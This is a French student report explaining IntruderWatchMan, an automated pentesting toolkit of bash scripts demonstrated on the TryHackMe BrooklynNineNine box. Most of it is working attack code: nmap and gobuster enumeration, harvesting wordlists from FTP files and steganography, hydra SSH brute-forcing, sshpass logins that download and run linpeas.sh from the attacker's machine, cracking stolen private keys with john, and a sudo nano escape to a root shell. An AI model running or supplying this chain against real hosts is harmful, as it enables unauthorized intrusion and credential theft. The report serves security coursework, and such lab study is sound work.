
Polytech Dijon 3A options : Informatique & Réseaux

Explications du code de IWM

Auteurs :
HUBERT Matéo, BOUQUILLON Erwan, SOULAIROL Lilian

Professeur référent :
BEZE Alexandre



2023-2024

Table des matières

Table des figures

1 iwm.sh

$ iwm.sh

```
#!/bin/bash

#Get the working directory
pathfunction=$(pwd)

#Display the overlay
$pathfunction/overlay.sh

#Setting all parameters
$pathfunction/options.sh

#nmap
$pathfunction/nmap.sh

#Looking for ftp
$pathfunction/ftp.sh

#Looking for an http server
#Looking for all web pages
$pathfunction/webpages.sh

#Looking for SMB
$pathfunction/smb.sh

#Looking for ssh
$pathfunction/sshgathering.sh

#Testing brutforce for all users
$pathfunction/sshforce.sh

#Connecting to the user
$pathfunction/connectusers.sh

#Linepeas check
$pathfunction/exploitlinpeas.sh

#Looking for SUID exploit
$pathfunction/exploitSUID.sh

```

FIGURE 1 – iwm.sh

Le script iwm.sh réunit l'appel à tous les autres scripts.

2 overlay.sh

```
$ overlay.sh
#!/bin/bash
#Path to the menu image
image_path="rabbit.png"

#Check if the image exist
if [ ! -f $image_path ]
then
  echo "The image doesn't exist"
  exit 1
fi

#Converts the image to ASCII and displays it
jp2a --color --width=50 $image_path

#Display the program name and informations
cat << "EOF"
 _____     _                 _      __        __   _     _   __  __
|_   _|   | |               | |     \ \      / /  | |   | | |  \/  |
  | |  _ __| |_ _ __ _   _  | |__ _ _\ \ /\ / /_ _| |_ __| |_| |\/| | __ _ _ __
  | | | '_ \ __| '__| | | | | '_ \ '__\ \/  \/ / _` | __/ __| __| |  | |/ _` | '_ \
 _| |_| | | | |_| |  | |_| | | |_) |   \  /\  / (_| | || (__| |_| |  | | (_| | | | |
|_____|_| |_|\__|_|   \__,_|_|\__|_|    \/  \/ \__,_|\__\___|\__|_|  |_|\__,_|_| |_|
EOF

echo -e "\n\n Welcome to IntruderWatchMan, an automated pentesting program. \n\n Please use this program only for machines \n
 on which you are authorized to operate. \n\n
 Creators: HUBERT Matéo, BOUQUILLON Erwan, SOULAIROL Lilian.
 \n\n mateo_hubert@etu.u-bourgogne.fr \n erwan_bouquillon@etu.u-bougogne.fr\n
 lilian_soulairol@etu.u-bourgogne.fr \n"
```

FIGURE 2 – overlay.sh

Le script overlay.sh permet l'affichage de l'image rabbit.png converti en image ASCII avec jp2a. On affiche ensuite le nom du programme et un message de prévention.

Quand on lance le script, on obtient donc :

FIGURE 3 – preview de l'overlay

3 options.sh

```
$ options.sh
#!/bin/bash
#Ask the user for an IP_address
read -p " Please provide the Target IP : " IP_address
#Check if the host is up
echo " Looking if the host is up"
ping -c 6 $IP_address > ping_tmp
up=$(grep -c "bytes" ping_tmp)
if [[ $up -ge 6 ]]
then
    echo -e " The Host is up \n"
    rm ping_tmp
else
    echo -e " The Host is unreachable \n"
    rm ping_tmp
    exit 1
fi
```

FIGURE 4 – options.sh partie 1

L'objectif de cette partie est de vérifier si la cible est accessible. Pour cela, on demande l'adresse IP de celle-ci que l'on met dans la variable IP_address. Par la suite, on envoi 6 pings vers la cible. Quand la cible n'est pas accessible, il n'y a pas de réponse, mais si elle est allumée, on recevra une réponse. Si le ping à atteint la cible alors dans la réponse, on pourra lire le mot "bytes". Si dans le fichier qui récupère le résultat du ping il y au moins 6 fois le mot "bytes" alors on peut en déduire que la cible est allumée.

```
#Ask for the LHOST IP
read -p " Please provide your own IP address : " IP_local

#Ask for a non use port
read -p " Please provide a free port on your machine :" port

#Ask the user for a name
read -p " Please provide a Target name : " machine

```

FIGURE 5 – options.sh partie 2

Par la suite, si la cible est accessible, on demande l'adresse IP de l'utilisateur, un port disponible ainsi que le nom de la machine cible pour créer un dossier qui contiendra les différents fichiers de sortie. L'adresse IP et le port permettrons de créer un serveur via python pour récupérer des scripts depuis la machine cible. Il est important de noter que sur des OS comme Kali, n'importe quel port peut être donné, mais que sur des OS moins permissifs comme Ubuntu par exemple le port doit être supérieur à 1023.




FIGURE 6 – options.sh partie 3

Ensuite, si le dossier existe déjà, on supprime les fichiers temporaires précédemment obtenus. Si le dossier n'existe pas, on le crée.




FIGURE 7 – options.sh partie 4

Pour finir, on affiche les paramètres pour l'utilisateur et on les enregistre dans des variables pour pouvoir les réutiliser par la suite. On aura notamment besoin du working directory qui est l'endroit où tous les scripts sont situés. On a besoin d'avoir le chemin jusqu'à celui-ci, car le script fait des allers-retours entre le working directory et le dossier Tools qui contient les différents outils nécessaires.

4 nmap.sh

```
$ nmap.sh
#!/bin/bash

#nmap
path=$(cat path)
cd $path
IP_address=$(cat $path/IP_address)
echo $IP_address
machine=$(cat $path/machine)
echo -e "\n Starting nmap scan \n"
nmap -A -v $IP_address > scan_nmap_$machine
grep -E ^[0-9] scan_nmap_$machine | grep "open" > scan_nmap_"$machine"_grep
cat scan_nmap_"$machine"_grep
```

FIGURE 8 – nmap.sh

L'objectif du script nmap.sh et d'exécuter nmap sur la cible et de traiter les différentes informations obtenues pour identifier les différents scripts à exécuter par la suite pour ne pas lancer des scripts si le service n'existe pas. Concrètement, on recherche dans le résultat de nmap toutes les lignes commençant par un numéro pour identifier les différents services qui tournent sur la machine. De plus, le résultat présentant les différents services est affiché 2 fois de manière différente. Pour ne pas avoir une redondance dans les données, on récupère uniquement la première occurrence en récupérant uniquement les lignes commençant par un numéro, mais également ayant le mot "open" dedans. Nous obtenons donc un résultat comme suit :

```
Brooklyn > scan_nmap_Brooklyn_grep
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
```

FIGURE 9 – scan_nmap_exemple_grep

5 ftp.sh

```
$ ftp.sh
#!/bin/bash

path=$(cat path)
cd $path
IP_address=$(cat IP_address)
machine=$(cat machine)
ftp_true=$(grep -c "ftp" scan_nmap_"$machine"_grep)
if [ $ftp_true -gt 0 ]
then
    ftp_name=$(cat scan_nmap_"$machine" | grep "allowed" | cut -d " " -f3)
    ftp_file=$(cat scan_nmap_"$machine" | grep -E ".txt" | awk '{print $NF}')
    wget ftp://$ftp_name@$IP_address/$ftp_file
    tr '\n' ' ' < $(echo $ftp_file) | tr -s ' ' | awk '!a[$0]++' >> wordlists_$machine
fi
```

FIGURE 10 – ftp.sh

L'objectif du script ci-dessus, est de regarder si dans la sortie du script nmap.sh le service ftp existe. S'il n'existe pas alors le script s'arrête, mais si il existe, on recherche les logins autorisés en

cherchant les lignes possédant un "allowed". Dans cette ligne, on récupère le troisième mot qui est le login est généralement, c'est Anonymous comme on peut le voir sur la capture ci-après :

```
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0        0             119 May 17  2020 note_to_jake.txt
```

FIGURE 11 – Exemple ftp

Après avoir récupéré le login on récupère le nom des fichiers présents. Par la suite, on télécharge ce fichier en se connectant au serveur. Ensuite, on trie se fichier pour faire une wordlist personnalisé qui fera à la fois office de wordlist pour les users, mais également pour les mots de passe comme on le verra par la suite.

6 webpages.sh

```
$ webpages.sh
1  #!/bin/bash
2  path=$(cat path)
3  cd $path
4  IP_address=$(cat IP_address)
5  machine=$(cat machine)
6  http_true=$(grep -c "http" scan_nmap_"$machine"_grep)
```

FIGURE 12 – webpages.sh partie 1

Avec la partie de code ci-dessus, on récupère les variables utiles et on vérifie si le service http tourne sur la cible afin de savoir si on exécute la suite du script.

```
7  if [ $http_true -gt 0 ]
8  then
9      echo -e "\n Starting gobuster on $machine"
10     gobuster dir -w /usr/share/wordlists/dirb/common.txt -x php,txt,html -u http://$IP_address > gobuster_$machine
11     cat gobuster_$machine
12     urls=$(grep -Eo '(http|https)://[^]"]+' gobuster_$machine)
13     echo "URL : $urls"
```

FIGURE 13 – webpages.sh partie 2

Le bloc ci-dessus lance gobuster sur la machine cible pour trouver tous les liens valides accessibles via le service http. Le résultat de cette commande est enregistré dans gobuster_machine pour être traité par la suite.

```
    #Retrieves the contents of all web pages
    IFS=$'\n' read -rd '' -a url_array<<<$urls
    for url in ${url_array[@]}
    do
        page_content=$(curl -s $url)
        #Text files
        file_urls=$(echo "$page_content" | grep -oE "href=\"[^\"]+\.txt\"" | cut -d'"' -f2)
        echo -e "\n url of the downloading txt files availables on : $url"
        echo $file_urls
        IFS=$'\n' read -rd '' -a file_array <<< $file_urls
        for file in ${file_array[@]}
        do
            echo -e "\n Contenu de $file : "
            echo "------------------------------"
            curl -s $url$file
            echo "------------------------------"
        done
```

FIGURE 14 – webpages.sh partie 3

Cette grosse partie a pour objectif de récupérer chaque url précédemment trouver pour extraire tous les fichiers textes disponibles est ce dans le but de récupérer des informations comme des noms d'utilisateurs ou des mots de passe pour des futurs bruteforces. Pour cela, on convertit les urls précédemment trouvés en tableau pour les utiliser un par un. Pour chaque url, on récupère le code source de la page et l'on cherche les liens de fichiers textes. Ensuite, pour chaque liens de fichiers textes récupérer, on le télécharge et on l'affiche pour l'utilisateur.

```
            image_file=$(echo "$page_content" | grep -oE "[^\"]*\.jpg")
            IFS=$'\n' read -rd '' -a image_array <<< $image_file
            for img in ${image_array[@]}
            do
                wget $url/$img
                echo -e "\n Downloading $img"
                jp2a --color --width=50 $img
```

FIGURE 15 – webpages.sh partie 4

Cette partie de code fait la même chose que la partie 3, mais pour les images.

```
            #Looking for steganography
            name=$(echo $img | cut -d "." -f1)
            stegseek $img 1>> stegseek_$name 2>&1
            cat $(echo $(grep "Extracting" stegseek_$name | grep -oE "[^\"]*\.out")) > cat_$name
            cat cat_$name
            tr '\n' ' ' < cat_$name | tr -s ' ' | awk '!a[$0]++' > tmp_wordlists_$machine
            tr 'A-Z' 'a-z' < tmp_wordlists_$machine >> wordlists_$machine
            done
    done
fi
```

FIGURE 16 – webpages.sh partie 5

Le code ci-dessus à pour but de trouver des fichiers cachés dans les images. Pour cela, on utilise stegseek sur les images que l'on vient de télécharger puis l'on affiche ses informations à l'utilisateur. Le contenu des fichiers cachés est enregistré dans la variable permettant de faire une worlist personnalisée.

7 smb.sh

```
$ smb.sh
#!/bin/bash
path=$(cat path)
cd $path
IP_address=$(cat IP_address)
machine=$(cat machine)
echo $machine
#Looking for SMB
smb_true=$(grep -c "Samba" scan_nmap_"$machine"_grep)
if [ $smb_true -gt 0 ]
#Gathering information
then
    echo -e "\n Starting enum4linux on $machine"
    enum4linux $IP_address > enum4linux_$machine
    grep -iE "(User|Workgroup|Mapping)" enum4linux_$machine > enum4linux_"$machine"_grep
    cat enum4linux_"$machine"_grep

    #Users
    users=$(grep -o 'User\\[^ ]*' "enum4linux_"$machine"_grep" | cut -d '\' -f2)
    echo $users > users
fi
```

FIGURE 17 – smb.sh

Le but de smb.sh est de se connecter au partage de fichier Samba. Pour cela, on utilise enum4linux pour récupérer les différents utilisateurs qui existent sur la machine ainsi que les potentiels identifiant de connexions qui ne nécessitent pas de mots de passe pour le partage de fichiers.

8 sshgathering.sh

```
$ sshgathering.sh
#!/bin/bash
path=$(cat path)
cd $path
IP_address=$(cat IP_address)
machine=$(cat machine)
ssh_true=$(grep -c "ssh" scan_nmap_"$machine"_grep)

#Testing brutforce for potential users
IFS=$'\n' read -rd '' -a wordlists_array <<< $(cat wordlists_$machine)
tr ' ' '\n' < wordlists_$machine > vertical_wordlists_$machine
for potential_usr in ${wordlists_array[@]}
do
    timeout 5m hydra -l $potential_usr -P vertical_wordlists_$machine $IP_address ssh > tmp_hydra
    grep "password" tmp_hydra | grep -oP 'password: \K\S+' > password_$potential_usr
    exist=$(cat password_$potential_usr | wc -l)
    if [ $exist -gt 0 ]
    then
        cat password_$potential_usr
        echo $potential_usr >> ssh_users
    else
        rm password_$potential_usr
    fi
done
```

FIGURE 18 – sshgathering.sh

Grâce à sshgathering.sh, on utilise tout les mots extraits de tous les fichiers récupérer à la fois en nom d'utilisateur et en tant que wordlist pour faire des boucles de brutforces ssh. Ainsi si dans n'importe lequel des fichiers ont été écrit des logins et mots de passe associés, alors on aura un premier pas sur la machine. Si une combinaison fonctionne alors on enregistre les informations dans des variables pour la suite. L'avantage de cette méthode est un gain de temps sur le bruteforce, car la wordlist est beaucoup plus petite que rockyou. De plus pour faire du brutforce, il faut connaître le nom d'utilisateur et on ne l'a pas forcément, mais avec notre méthode, on peut dans un temps raisonnable faire des tests qui ont une grande change de fonctionner.

9 sshforce.sh

$ sshforce.sh

```
#!/bin/bash
path=$(cat path)
cd $path
IP_address=$(cat IP_address)
machine=$(cat machine)
ssh_true=$(grep -c "ssh" scan_nmap_"$machine"_grep)
if [ $ssh_true -gt 0 ]
then
    users=$(cat users)
    IFS=$'\n' read -rd '' -a user_array <<< $users
    for usr in ${user_array[@]}
    do
        echo -e "\n Bruteforce password of $usr"
        date
        timeout 15m hydra -l $usr -P /usr/share/wordlists/rockyou.txt $IP_address ssh > hydra_"$machine"_$usr
        grep "password" hydra_"$machine"_$usr > hydra_"$machine"_"$usr"_grep
        cat hydra_"$machine"_"$usr"_grep
        echo "--------------------"
        grep -oP 'password: \K\S+' "hydra_"$machine"_"$usr"_grep" > password_$usr
        user_true=$(wc -l "password_$usr" | cut -d " " -f1)
        if [ $user_true -gt 0 ]
        then
            echo $usr >> ssh_users
        fi
    done
fi
```

FIGURE 19 – sshforce.sh

sshforce.sh vient en complément de sshgathering.sh. Quand on connaît les utilisateurs de la machine avec certitudes comme par exemple grâce à enum4linux, mais que l'on ne trouve pas leur mots de passe dans des fichiers ou des bases de données mal configurées, on utilise du pur brutforce avec hydra. Encore une fois, si des correspondances sont trouvées, on les enregistre dans des variables.

10 connectusers.sh

```
connect=$(cat ssh_users)
IFS=$'\n' read -rd '' -a user_connect <<< $connect
for usr in ${user_connect[@]}
do
    #Get password before moving in an other directory
    passwd=$(cat password_$usr)
    working_directory=$(pwd)
    #Create a web server on local machine to upload linpeas.sh on the target
    cd ..
    cd ..
    cd Tools
    python3 -m http.server $port &
    pid=$(echo $!)
    echo -e "\n Uploading linpeas.sh to the target"
    sshpass -p $passwd ssh -o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null $usr@$IP_address "cd /tmp;
    wget http://$IP local:$port/linpeas.sh;
     chmod +x linpeas.sh; ./linpeas.sh" > linpeas_$usr
    kill -15 $pid
    local_directory=$(pwd)
    mv $local_directory/linpeas_$usr $working_directory
    cd $working_directory
    sshpass -p $passwd ssh -o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null $usr@$IP_address "sudo -l" > sudo_command_$usr
done
```

FIGURE 20 – connectusers.sh

Une fois les informations de connexion ssh aux utilisateurs trouvé, il est temps de rentrer sur la machine pour devenir root. Pour cela, avec connectusers.sh, on créer un serveur web avec python dans le dossier Tools sur notre PC ou se trouve le fichier linpeas.sh. Ensuite, on se connecte à la machine avec les identifiants précédemment trouvés. Pour se connecter de manière automatique, on utilise sshpass qui permet de spécifier le mot de passe directement lors de la connexion. On utilise également les options StrictHostKeyChecking=no et UserKnownHostsFile=/dev/nul afin de ne pas avoir la demande d'enregistrement de fingerprint. En effet, si c'est la première connexion à la machine et que le programme attend une entrée utilisateur alors ce n'est plus automatique. On précise ensuite les commandes à exécuter. Dans un premier temps, on se déplace dans le dossier tmp pour être sur d'avoir les droits pour écrire des fichiers. Par la suite, on se connecte au serveur de notre machine depuis la machine cible pour récupérer le fichier lineapeas.sh. On donne les droits d'exécution au fichier puis on le lance et on enregistre le résultat dans un fichier. Après avoir exécuté linpeas.sh, on utilise la commande sudo -l afin de récupérer toutes les commandes pour lesquelles on a les droits SUID.

11 exploitlinpeas.sh

```
#Looking for ssh key
connect=$(cat ssh_users)
IFS=$'\n' read -rd '' -a user_connect <<< $connect
for usr in ${user_connect[@]}
do
    while [[ $stop != 1 ]]
    do
        end_key=$(grep -E -A $nb ^-{5}BEGIN linpeas_$usr | tail -1)
        if [ "$end_key" = "-----END RSA PRIVATE KEY-----" ]
        then
            grep -E -A $nb ^-{5}BEGIN linpeas_$usr > ssh_key_$usr
            stop=1
            cat ssh_key_$usr
        fi
        nb=$(echo $(($nb+1)))
    done
```

FIGURE 21 – exploitlinpeas.sh partie 1

Le but de exploitlinpeas.sh est de chercher si des clés ssh sont mal configurés et lisibles par tout le monde. Pour cela, on sait qu'une clé ssh commence forcément par —-BEGIN RSA PRIVATE KEY—-. On cherche alors une ligne qui correspond. Cependant, on ne sait pas combien de ligne, il faut prendre en plus pour avoir toute la clé, car si celle-ci est chiffrée, des lignes sont rajoutées. Pour palier à ce problème, une solution simple est de regarder la dernière ligne récupérer et de la comparer à une fin de clé : —-END RSA PRIVATE KEY—-. Ensuite, si la dernière ligne récupérée est la même qu'une fin de clé alors on a la clé dans sa totalité sinon on incrémente d'un le nombre de ligne à prendre.

```
26      #Is encrypted?
27      encrypted=$(grep -ic "encrypted" ssh_key_$usr)
28      if [ $encrypted -gt 0 ]
29      then
30          echo -e "\n The key is encrypted"
31          cd ..
32          cd ..
33          cd Tools
34          python3 ssh2john.py $working_directory/ssh_key_$usr > ssh_decrypted_key_$usr
35          mv ssh_decrypted_key_$usr $working_directory
36          cd $working_directory
37          john --wordlist=/usr/share/wordlists/rockyou.txt "ssh_decrypted_key_$usr"
38          john --show ssh_decrypted_key_$usr | grep : | cut -d ":" -f2 > passphrase_$usr
39          echo -e "\n The passphrase for encrypted ssh key is : $(cat passphrase_$usr)"
40      else
41          john --wordlist=/usr/share/wordlists/rockyou.txt "ssh_key_$usr"
42          john --show ssh_decrypted_key_$usr | grep : | cut -d ":" -f2 > passphrase_$usr
43          echo -e "\n The passphrase for encrypted ssh key is : $(cat passphrase_$usr)"
44      fi
```

FIGURE 22 – exploitlinpeas.sh partie 2

On regarde si la clé récupérée est chiffrée. Si elle l'est alors on utilise ssh2john.py pour la déchiffrer. Par la suite, on utilise john avec rockyou.txt pour découvrir la passphrase liée à la clé. Si elle n'est pas chiffrée, on utilise directement john.

```
45      passwd=$(cat password_$usr)
46      sshpass -p $passwd ssh -o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null $usr@$IP_address "cd /home; ls" > all_users
47      potential_target=$(cat all_users)
48      for target in $potential_target
49      do
50          if [ $usr != $target ]
51          then
52              echo $target >> target_usr
53              #End with ssh_key
54              escalation_with_ssh_key=$(cat target_usr | wc -l)
55              if [ $escalation_with_ssh_key -gt 0 ]
56              then
57                  target_usr=$(cat target_usr)
58                  passphrase=$(cat passphrase_$usr)
59                  echo -e "\n End of IntruderWatchMan"
60                  echo -e "\n To be root you need to do the following:"
61                  echo -e "\n ssh $usr@$IP_address password : $passwd"
62                  echo -e "\n cd /home/$target_usr/.ssh"
63                  echo -e "\n ssh -i id_rsa $target_usr@$IP_address password : $passphrase"
64              fi
65          fi
66      done
67  done
```

FIGURE 23 – exploitlinpeas.sh partie 3

La fin du code de exploitlinpeas.sh regarde sur quel utilisateur il est possible de se connecter avec la clé ssh précédemment obtenue. Le script fournit ensuite les informations à saisir pour se connecter à l'utilisateur concerné.

12 exploitSUID.sh

```
$ exploitSUID.sh
#!/bin/bash
path=$(cat path)
cd $path
IP_address=$(cat IP_address)
connect=$(cat ssh_users)
IFS=$'\n' read -rd '' -a user_connect <<< $connect
for usr in ${user_connect[@]}
do
    cat sudo_command_$usr | grep ALL | cut -d " " -f7 | cut -d " " -f7 | grep -o nano | wc -l > nano_$usr
    if [ $(cat nano_$usr) -gt 0 ]
    then
        echo -e "\n To be root you can do the following:"
        echo -e "\n ssh $usr@$IP_address password: $(cat password_$usr)"
        echo -e "\n sudo nano"
        echo " Ctrl + R"
        echo " Ctrl + X"
        echo " reset; sh 1>&0 2>&0"
    else
        rm nano_$usr
    fi
done
```

FIGURE 24 – exploitSUID.sh

Ce script récupère les commandes pour lesquelles on a les droits SUID et fournit les informations à saisir pour les exploiter et obtenir, un reverse shell en tant que root.

13 Exemple

Voici un lien vers un exemple d'utilisation du script sur la machine BrooklynNineNine de TryHackMe : exemple